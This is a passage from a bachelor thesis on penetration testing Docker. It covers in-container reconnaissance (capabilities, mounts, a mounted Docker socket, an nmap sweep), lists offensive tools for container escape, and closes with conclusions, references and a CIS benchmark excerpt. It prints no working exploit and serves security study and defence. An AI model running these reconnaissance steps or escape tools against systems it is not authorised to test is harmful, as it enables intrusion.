    cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,
    cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,
    cap_net_bind_service,cap_net_broadcast,cap_net_admin,
    cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,
    cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,
    cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,
    cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,
    cap_audit_write,cap_audit_control,cap_setfcap,
    cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,
    cap_block_suspend,cap_audit_read
```

Listing 5.15: `capsh` shows privileged capabilities.

If we find a privileged container, we can easily escape it (as shown in subsection 4.3.2).

5.2.3.6 Checking Volumes

Volumes, the directories that are mounted from the host into the container, are the persistent data of the container. This persistent data might contain sensitive information, that is why it is important to check what directories are mounted into the container.

We can do this by looking at the mounted filesystem locations.

```
(host)$ docker run -it --rm -v /tmp:/host/tmp ubuntu cat /proc
    /mounts
overlay / overlay...
...
/dev/mapper/ubuntu--vg-root /host/tmp...
/dev/mapper/ubuntu--vg-root /etc/resolv.conf...
/dev/mapper/ubuntu--vg-root /etc/hostname ext4...
/dev/mapper/ubuntu--vg-root /etc/hosts...
```

```
...
```

Listing 5.16: The (very abbreviated) contents of `/proc/mounts` in a Docker container.

Every line contains information about one mount. We see many lines (which are abbreviated or omitted from Listing 5.16). We see the root OverlayFS mount at the top and to what path it points on the host (some path in `/var/lib/docker/overlay2/`). We also see which directories are mounted from the root file system on the host (which in this case is the LVM logical volume `root` which is represented in the file system as `/dev/mapper/ubuntu--vg-root`). In the command we can see that `/tmp` on the host is mounted as `/host/tmp` in the container and in `/proc/mounts` we see that `/host/tmp` is mounted. We unfortunately do not see what path on the host is mounted, only the path inside the container.

We now know this is an interesting path, because its contents need to be saved. During a penetration test, this would be a directory to pay extra attention to.

5.2.3.7 Searching for the Docker Socket

It is quite common for the Docker Socket to be mounted into containers. For example if we want to have a container that monitors the health of all other containers. However, this is very dangerous (as we saw in subsection 4.3.4). We can search for the socket using two techniques. We either look at the mounts (like in subsubsection 5.2.3.6) or we try to look for files with names similar to `docker.sock`.

```
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
    docker.sock ubuntu grep docker.sock /proc/mounts
tmpfs /run/docker.sock tmpfs rw,nosuid,noexec,relatime,size
    =792244k,mode=755 0 0
```

Listing 5.17: `docker.sock` in `/proc/mounts`.

In this example, we mount `/var/run/docker.sock` into the container as `/var/run/docker.sock`. We can see that the `docker.sock` is mounted at `/run/docker.sock` (it is not mounted at `/var/run/docker.sock` because `/var/run/` is a symlink to `/run/`).

5.2.3.8 Checking Network Configuration

We should also look at the network of the container. We should look at which containers are in the same network and what the container is able to reach. To do this, we will most likely need to install some tools. Even the most basic networking tools (e.g. `ping`) are removed from most Docker images, because very few containers will need them.

By default all containers get an IPv4 address in subnet `172.17. 0.0/16`. It is possible to find the address (without installing anything) of a container you have access to by looking at `/etc/hosts/` file. Docker will add a line that resolves the hostname of to the IPv4 address to `/etc/hosts`.

```
(host)$ docker run -it --rm alpine tail -n1 /etc/hosts
172.17.0.2 e0e6b96367db
```

Listing 5.18: Last line of `/etc/hosts` in Docker.

We can look at the Docker network by using `nmap` (which we will have to install ourselves).

```
(host)$ docker run -it --rm ubuntu bash
(cont)# apt update
...
(cont)# apt install nmap
...
(cont)# nmap -sn -PE 172.17.0.0/16
...
Nmap scan report for 172.17.0.1
Host is up (0.000044s latency).
MAC Address: 02:42:5F:92:ED:72 (Unknown)
Nmap scan report for 172.17.0.3
Host is up (0.000027s latency).
MAC Address: 02:42:AC:11:00:03 (Unknown)
```

Listing 5.19: `nmap` scan inside container.

We see that we can reach two containers, `172.17.0.1` and `172.17.0.2`. The former being the host itself and the latter being another docker. It is possible to capture the traffic of that container by using a `ARP` man-in-the-middle attack (see subsection 4.3.5).

5.3 Automation Tools

Most security assessments are very time restricted. Large, complex systems need to be assessed in a short amount of time. There are tools that automate part of the assessment process. Instead of taking every step manually, these tools scan systems automatically find known vulnerabilities and possible weak spots in a system.

The advantage of these tools is that they save a lot of time and effort, because they can look at every part of a system in a systematic way. While the tools save time, they do miss the precision and detail that manual testing brings. Many security flaws are complex and might only be vulnerable under very specific circumstances. Manual examination and testing might reveal new vulnerabilities or vulnerable circumstances, while automated testing will only look for known vulnerabilities.

In this section we will look at tools that automate scanning, exploitation and detection of Docker vulnerabilities. Because Docker is a very popular ecosystem, there exist many different tools and scanners. Created by both companies (including Docker itself) and individuals interested in Docker security.

5.3.1 Docker Bench Security

Docker itself has released a scanner that is based on the CIS Docker Benchmark[8]. It checks a host for every guideline in the CIS Docker Benchmark.

5.3.2 Image Analysis

Most Docker security analysis tools focus on static analysis of Docker images. They look for software and libraries inside the images and match these against known vulnerability databases. They also look for sensitive information (i.e. passwords) that might be stored inside the image. In Appendix C you will find a list of available Docker image analysis tools.

5.3.2.1 Continuous Integration

Because these tools perform static analysis, they can be run immediately after creating an image. This makes them perfect for CI pipelines. Let's say we have the following very common Git pipeline:

1. A commit is made on feature branch.
2. A pull request is opened to merge branch into `master`.
3. A new Docker image is build.
4. Unit, integration and linting tests are run using CI.
5. Docker image is pushed to registry
6. New Docker image is deployed.

In step 4, tests are automatically run on the newly created image using CI. It is possible to also check whether everything inside the image is up to date and no sensitive information is leaked. Some registries (e.g. Docker Hub) do this automatically (if enabled).

[8]`https://github.com/docker/docker-bench-security`

5.3.3 Offensive Tools

There are some tools that specifically focus on the attacker perspective on Docker systems. These tools focus on escaping containers or escalating privileges on the host.

- Break out the Box[9]. BOtB is a tool that specialize in container escapes. It uses some well-known techniques and exploits. (that we looked at in chapter 4)
- Metasploit specific modules: Metasploit is an exploitation framework (for all software, not only Docker). It has some Docker system scanners and exploits[12][32][34].
- Harpoon[10]: Harpoon is a simple tool that can identify whether it is running inside a container and tries to escape using a mounted Docker socket (see subsection 4.3.4).
- dockerscan[11]: dockerscan is a tool that is used to exploit registries. It tries to find and attack vulnerable registries inside a network.
- dockscan[12]: Checks running containers and for misconfigurations.

5.3.4 Integrated Monitoring Platforms

There are also companies that sell security monitoring platforms. Customers need to install software inside their images and on their hosts and the monitoring system will try to detect malicious behavior. To popular options seem to be Twistlock[13][14] and Sysdig Falco[15].

[9]`https://github.com/brompwnie/botb`
[10]`https://github.com/ProfessionallyEvil/harpoon`
[11]`https://github.com/cr0hn/dockerscan`
[12]`https://github.com/kost/dockscan`
[13]`https://www.twistlock.com/`
[14]Twistlock has a very detailed blog about Docker security.
[15]`https://sysdig.com/opensource/falco/`

Chapter 6

Future Work

This thesis looks at how to penetration test Docker. During the writing of this thesis, I came across some interesting topics that go beyond the scope of this thesis.

6.1 Orchestration Software

In modern software deployment, containerization is only part of the puzzle. Large companies run a lot of different software and each instance needs to support many connections and a lot of computing power. That means that for many applications, multiple containers of the same image are run to handle everything. To manage all of those containers there is orchestration software. The most famous being Kubernetes and Docker Swarm.

It would be interesting to continue this research to look at orchestration software and how it impacts security on systems.

6.2 Docker on Windows

This bachelor thesis looks at Docker on Linux, because Docker is developed for Linux. However, it is also possible to run Docker on Windows (sort of). Because Docker uses very specific kernel features from Linux, Docker on Windows runs in a Linux virtual machine. That way Windows users can still use Docker exactly as they would use it on Linux (because they practically are).

Some of the vulnerabilities and misconfigurations that are described in this thesis, might also be relevant on Windows. There are also vulnerabilities that are specific to Docker on Windows (CVE–2019–15752 and CVE–2018–15514).

It would be interesting (and relevant to penetration testing) to continue this research by specifically looking at Docker on Windows.

6.3 Comparison of Virtualization and Containerization

This thesis looks at the security of Docker. As stated in the background, virtualization is another way to achieve isolation. A lot has been written about the comparison of virtualization and containerization[10][31][11]. However, it would be interesting to specifically compare the isolation and security that virtualization offers to the isolation and security that containerization offers.

6.4 Condense Docker CIS Benchmark

The Docker CIS Benchmark contains 115 guidelines with their respective documentation. This makes it a 250+ page document. This is not practical for developers and engineers (the intended audience). It would be much more useful to have a smaller, better sorted list that only contains common mistakes and pitfalls to watch out for.

The CIS Benchmark do indicate the importance of each guideline. With Level 1 indicating that the guideline is a must-have and Level 2 indicating that the guideline is only necessary if extra security is needed. However, only twenty-one guidelines are actually considered Level 2. All the other guidelines are considered Level 1. This still leaves the reader with a lot of guidelines that are considered must-have.

It would be a good idea to split the document into multiple sections. The guidelines can be divided by their importance and usefulness. For example, a three section division can be made.

The first section would describe obvious and basic guidelines that everyone should follow (and probably already does). This is an example of guidelines that would be part of this section:

- 1.1.2: Ensure that the version of Docker is up to date
- 2.4: Ensure insecure registries are not used
- 3.1: Ensure that the docker.service file ownership is set to root:root
- 4.2: Ensure that containers use only trusted base images
- 4.3: Ensure that unnecessary packages are not installed in the container

The second section would contain guidelines that are common mistakes and pitfalls. These guidelines would be the most useful to the average developer. For example:

- 4.4 Ensure images are scanned and rebuilt to include security patches
- 4.7 Ensure update instructions are not use alone in the Dockerfile
- 4.9 Ensure that COPY is used instead of ADD in Dockerfiles
- 4.10 Ensure secrets are not stored in Dockerfiles
- 5.6 Ensure `sshd` is not run within containers

The last section would describe guidelines that are intended for systems that need extra hardening. For example:

- 1.2.4 Ensure auditing is configured for Docker files and directories
- 4.1 Ensure that a user for the container has been created
- 5.4 Ensure that privileged containers are not used
- 5.26 Ensure that container health is checked at runtime
- 5.29 Ensure that Docker's default bridge "`docker0`" is not used

Chapter 7

Related Work

A lot has been written about Security and Docker. Most of it focuses on defensive perspective, summarizing existing material or very specific parts of the Docker ecosystem.

In their 2018 paper, A. Martin et al review and summarize the Docker ecosystem, vulnerabilities and literature about the security of Docker[28]. A comparison of OS-level virtualization (e.g. containers) technologies is given in[36]. An in-depth look at the security of the Linux features (e.g. `namespaces`) is given in[5]. A more flexible Docker image hardening technique using SELinux policies is propose in[2]. In[18] Z. Jian and L. Chen look at a Linux `namespace` escape and looks at defenses to protect from the attack. Memory denial of service attacks from the container to the host and possible protections are described in[6]. A very quick overview of penetration testing Docker environments is given in[27]. In[40] the authors show the results of their publicly available Docker image scan. They have looked at 356218 images and identified and analyzed vulnerabilities within the images.[7] looks at the security implications of practical use-cases of using a Docker environment. The NCC group has published multiple papers on the security of Docker, both from a defensive[14] and offensive[16] perspective.

Chapter 8

Conclusions

Because Docker is a whole ecosystem and not just one program, we saw that there are many different attacker models. All of these models should be taken into account when designing infrastructure using containers. Using containers creates more secure environments, because it isolates software. However, using containers also increases the attack surface and risks, because containerization software also adds extra layers of abstraction and complexity. This poses challenges for both attackers and defenders of Docker systems. We will look at the findings of this bachelor thesis from both perspectives.

8.1 Takeaways from an Offensive Perspective

We looked at the many attacker models that the Docker ecosystem has (see section 4.1). These are all models to think about when attacking a system. We saw that there are many useful vulnerabilities in Docker. If an attacker finds a Docker instance that is not up to date, they can wreak havoc using these vulnerabilities. The moment the system is updated, the vulnerabilities loose all there importance. Misconfigurations on the other hand are harder to fix, but can just as dangerous and impactful. That is why it is important to know which vulnerabilities exist in older versions of Docker, but it is much more important to know what can go wrong when configuring Docker system.

There are a lot of tools to help penetration testers (see subsection 5.3.3) to identify the weaknesses in systems using Docker. These tools can save you a lot of time searching for weak spots in systems. However, these tools only scan for common and known vulnerabilities. It is also important to manually look for harder to find and unexpected security problems. The same goes for guidelines and security checklists (e.g. CIS Docker Benchmark). They are most likely not complete (CIS Docker Benchmark is not complete as we see in subsection 4.3.6 and subsection 4.3.7).

8.2 Takeaways from a Defensive Perspective

Docker is hard to get right, especially in large projects. There are many aspects to Docker (from container creation, image distribution, etc). System architects should consider the security of every aspect in their designs.

Most modern development happens using deployment pipelines, automatically building and deploying Docker images and containers. There are many tools that can be added to these pipelines to scan for security issues after the building and before the deployment of Docker images (see subsection 5.3.2).

As we described in section 4.4 there are many dangerous vulnerabilities. However, vulnerabilities become harmless the moment they are patched. That is why keeping your systems up to date is a very important and impactful guideline.

Docker takes complex concepts from the Linux kernel (e.g. `namespaces` and control groups) and beautifully creates an easy interface to interact with them and creates nice abstraction layers like containers and images. However, this means that many developers and engineers will not know what goes on under the hood. This is a recipe for security problems. We saw that there are many ways to misconfigure Docker (see section 4.3). Misconfigurations are a lot harder to fix than vulnerabilities, because they require a change to the system. These kind of patches require system administrators to understand how Docker works.

Understanding how Docker works will also make you think about your systems much more detailed and integratedly than when using guidelines and security checklists, that are most likely not completely fitted to your use-case, very long and incomplete (e.g. CIS Docker Benchmark).

Chapter 9

Acknowledgements

I would like to sincerely thank everybody that has helped me with writing and gave me feedback. Especially Erik Poll and Dave Wurtz. I would also like to thank Secura for allowing me to do this research, giving me a place to work, giving me access to the practical real-world knowledge the employees and giving me a look at how the company works.

Bibliography

[1] Jen Andre. Docker breakout exploit analysis. https://medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3.

[2] E. Bacis, S. Mutti, S. Capelli, and S. Paraboschi. Dockerpolicymodules: Mandatory access control for docker containers. In *2015 IEEE Conference on Communications and Network Security (CNS)*, Sep. 2015.

[3] btx3. [marumira/jido] Mining malware/worm. https://github.com/docker/hub-feedback/issues/1807.

[4] btx3. [zoolu2/*] Mining malware from ”marumira” under different account. https://github.com/docker/hub-feedback/issues/1809.

[5] Thanh Bui. Analysis of docker security. *CoRR*, abs/1501.02967, 2015.

[6] J. Chelladhurai, P. R. Chelliah, and S. A. Kumar. Securing Docker Containers from Denial of Service (DoS) Attacks. In *2016 IEEE International Conference on Services Computing (SCC)*, June 2016.

[7] T. Combe, A. Martin, and R. Di Pietro. To docker or not to docker: A security perspective. *IEEE Cloud Computing*, 3(5):54–62, Sep. 2016.

[8] cyphar. volumes: - /var/run/docker.sock:/var/run/docker.sock:ro. https://news.ycombinator.com/item?id=17983623.

[9] Dominik Czarnota. Understanding Docker container escapes. https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/.

[10] R. Dua, A. R. Raja, and D. Kakadia. Virtualization vs containerization to support paas. In *2014 IEEE International Conference on Cloud Engineering*, March 2014.

[11] W. Felter, A. Ferreira, R. Rajamony, and J. Rubio. An updated performance comparison of virtual machines and linux containers. In

2015 IEEE International Symposium on Performance Analysis of Systems and Software (ISPASS), March 2015.

[12] Flibustier. Multi Gather Docker Credentials Collection. `https://github.com/rapid7/metasploit-framework/blob/master/modules/post/multi/gather/docker_creds.rb`.

[13] Frichetten. CVE-2019-5736-PoC. `https://github.com/Frichetten/CVE-2019-5736-PoC`.

[14] Aaron Grattafiori. Understanding and hardening linux containers, 2016.

[15] Ben Hall. :ro doesn't stop people launching containers. `https://twitter.com/Ben_Hall/status/706879493135323136`.

[16] Jesse Hertz. Abusing privileged and unprivileged linux containers, 2016.

[17] Adam Iwaniuk. CVE-2019-5736: Escape from docker and kubernetes containers to root on host. `https://blog.dragonsector.pl/2019/02/cve-2019-5736-escape-from-docker-and.html`.

[18] Zhiqiang Jian and Long Chen. A defense method against docker escape attack. In *Proceedings of the 2017 International Conference on Cryptography, Security and Privacy*, ICCSP '17, pages 142–146, New York, NY, USA, 2017. ACM.

[19] jordmoz. Numeric user id passed to –user interpreted as user name if user name is numeric in container /etc/passwd. `https://github.com/moby/moby/issues/21436`.

[20] kapitanov. Malware report. `https://github.com/docker/hub-feedback/issues/1853`.

[21] keloyang. Security: fix a issue (similar to runc CVE-2016-3697). `https://github.com/hyperhq/hyperstart/pull/348`.

[22] Andrey Konovalov. Exploiting the linux kernel via packet sockets. `https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html`.

[23] Sebastian Krahmer. docker VMM breakout. `https://seclists.org/oss-sec/2014/q2/565`.

[24] Sebastian Krahmer. shocker.c. `http://stealth.openwall.net/xSports/shocker.c`.

[25] Gabriel Lawrence. Dirty COW Docker Container Escape. https://blog.paranoidsoftware.com/dirty-cow-cve-2016-5195-docker-container-escape/.

[26] leoluk. Apparmor can be bypassed by a malicious image that specifies a volume at /proc. https://github.com/opencontainers/runc/issues/2128.

[27] Tao Lu and Jie Chen. Research of Penetration Testing Technology in Docker Environment. In *2017 5th International Conference on Mechatronics, Materials, Chemistry and Computer Engineering (ICMMCCE 2017)*, 2017.

[28] A. Martin, S. Raponi, T. Combe, and R. Di Pietro. Docker ecosystem - vulnerability analysis. *Computer Communications*, 2018.

[29] Marcus Meissner. docker cp is vulnerable to symlink-exchange race attacks. https://bugzilla.suse.com/show_bug.cgi?id=1096726.

[30] Paul Menage. CGROUPS. https://www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt.

[31] R. Morabito, J. Kjällman, and M. Komu. Hypervisors vs. lightweight virtualization: A performance comparison. In *2015 IEEE International Conference on Cloud Engineering*, March 2015.

[32] James Otten. Linux gather container detection. https://github.com/rapid7/metasploit-framework/blob/master/modules/post/linux/gather/checkcontainer.rb.

[33] Jérôme Petazzoni. Docker can now run within Docker. https://www.docker.com/blog/docker-can-now-run-within-docker/.

[34] Martin Pizala. Docker Daemon - Unprotected TCP Socket Exploit. https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/http/docker_daemon_tcp.rb.

[35] raesene. The Dangers of Docker.sock. https://raesene.github.io/blog/2016/03/06/The-Dangers-Of-Docker.sock/.

[36] Elena Reshetova, Janne Karhunen, Thomas Nyman, and N. Asokan. Security of OS-level virtualization technologies: Technical report. *CoRR*, abs/1407.4245, 2014.

[37] Cory Sabol. Escaping the Whale: Things you probably shouldn't do with Docker (Part 1). https://blog.secureideas.com/2018/05/escaping-the-whale-things-you-probably-shouldnt-do-with-docker-part-1.html.

[38] sambuddhabasu. Removed dockerinit reference.
`https://github.com/docker/libnetwork/pull/815`.

[39] Aleksa Sarai. docker (all versions) is vulnerable to a symlink-race attack.
`https://www.openwall.com/lists/oss-security/2019/05/28/1`.

[40] Rui Shu, Xiaohui Gu, and William Enck. A study of security vulnerabilities on docker hub. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, CODASPY '17, pages 269–280, New York, NY, USA, 2017. ACM.


[41] staaldraad. Docker build code execution.
`https://staaldraad.github.io/post/2019-07-16-cve-2019-13139-docker-build/`.

[42] Dan Walsh. How to run a more secure non-root user container.
`http://www.projectatomic.io/blog/2016/01/how-to-run-a-more-secure-non-root-user-container/`.

[43] Felix Wilhem. Quick and dirty way to get out of a privileged k8s pod or docker container by using cgroups release_agent feature.
`https://twitter.com/_fel1x/status/1151487051986087936`.

Appendix A

Example guideline from Docker CIS Benchmark



4.8 Ensure setuid and setgid permissions are removed (Not Scored)

Profile Applicability:

- Level 2 - Docker - Linux

Description:

Removing setuid and setgid permissions in the images can prevent privilege escalation attacks within containers.

Rationale:

setuid and setgid permissions can be used for privilege escalation. Whilst these permissions can on occasion be legitimately needed, you should consider removing them from packages which do not need them. This should be reviewed for each image.

Audit:

You should run the command below against each image to list the executables which have either setuid or setgid permissions:

```
docker run <Image_ID> find / -perm /6000 -type f -exec ls -ld {} \; 2>
/dev/null
```

You should then review the list and ensure that all executables configured with these permissions actually require them.

Remediation:

You should allow setuid and setgid permissions only on executables which require them. You could remove these permissions at build time by adding the following command in your Dockerfile, preferably towards the end of the Dockerfile:

```
RUN find / -perm /6000 -type f -exec chmod a-s {} \; || true
```

Impact:

The above command would break all executables that depend on setuid or setgid permissions including legitimate ones. You should therefore be careful to modify the command to suit your requirements so that it does not reduce the permissions of legitimate programs excessively. Because of this, you should exercise a degree of caution and examine all processes carefully before making this type of modification in order to avoid outages.

134 | P a g e

Default Value:

Not Applicable

References:

1. http://www.oreilly.com/webops-perf/free/files/docker-security.pdf
2. http://container-solutions.com/content/uploads/2015/06/15.06.15_DockerCheatSheet_A2.pdf
3. http://man7.org/linux/man-pages/man2/setuid.2.html
4. http://man7.org/linux/man-pages/man2/setgid.2.html

CIS Controls:

Version 6

5.1 Minimize And Sparingly Use Administrative Privileges
Minimize administrative privileges and only use administrative accounts when they are required. Implement focused auditing on the use of administrative privileged functions and monitor for anomalous behavior.

Appendix B

CVE List

This appendix contains all vulnerabilities related to Docker and software Docker uses (e.g. runC) that I have looked at and I deemed not useful. It does not contain other vulnerabilities or exploits (e.g. Kernel exploits) that might also effect Docker. The not useful exploits are exploits without any public information that can be used to exploit the underlying vulnerability, have too low of an impact, are not relevant, are very hard to correctly use or are very old.

B.1 Less useful Vulnerabilities

I have also looked at the following vulnerabilities. These are not useful to this research for the reasons listed.

Not enough information is publicly available about the following vulnerabilities:

- CVE–2019–1020014
- CVE–2019–14271
- CVE–2016–9962
- CVE–2016–8867
- CVE–2015–3629
- CVE–2015–3627
- CVE–2014–9357
- CVE–2014–6408
- CVE–2014–6407
- CVE–2014–3499
- CVE–2014–0047

These vulnerabilities are only relevant on Windows:

- CVE–2019–15752
- CVE–2018–15514

These vulnerabilities do not have enough impact or are too old to be useful:

- CVE–2018–20699
- CVE–2018–12608
- CVE–2018–10892
- CVE–2017–14992
- CVE–2015–3631
- CVE–2015–3630
- CVE–2015–1843
- CVE–2014–9358
- CVE–2014–5277

And CVE–2019–13509 is only relevant on Docker Stack.

Appendix C

List of Image Static Analysis Tools

There are many tools that scan Docker images for risks. This is a list of existing scanners:

- Clair[1]: A server (created by CoreOS) that acts as an API that can be queried for vulnerabilities in Docker images.
- Clair-scanner[2]: A client for Clair.
- Scanner[3]: A client for Clair.
- Banyan Collector[4]
- Trivy[5]
- Aqua Security's MicroScanner[6]
- Dockle[7]
- Dagda[8]: Besides vulnerabilities, Dagda also looks for malware inside images.
- oscap-docker[9]

[1]`https://github.com/coreos/clair`
[2]`https://github.com/arminc/clair-scanner`
[3]`https://github.com/kubeshield/scanner`
[4]`https://github.com/banyanops/collector`
[5]`https://github.com/aquasecurity/trivy`
[6]`https://github.com/aquasecurity/microscanner`
[7]`https://github.com/goodwithtech/dockle`
[8]`https://github.com/eliasgranderubio/dagda`
[9]`https://www.open-scap.org/`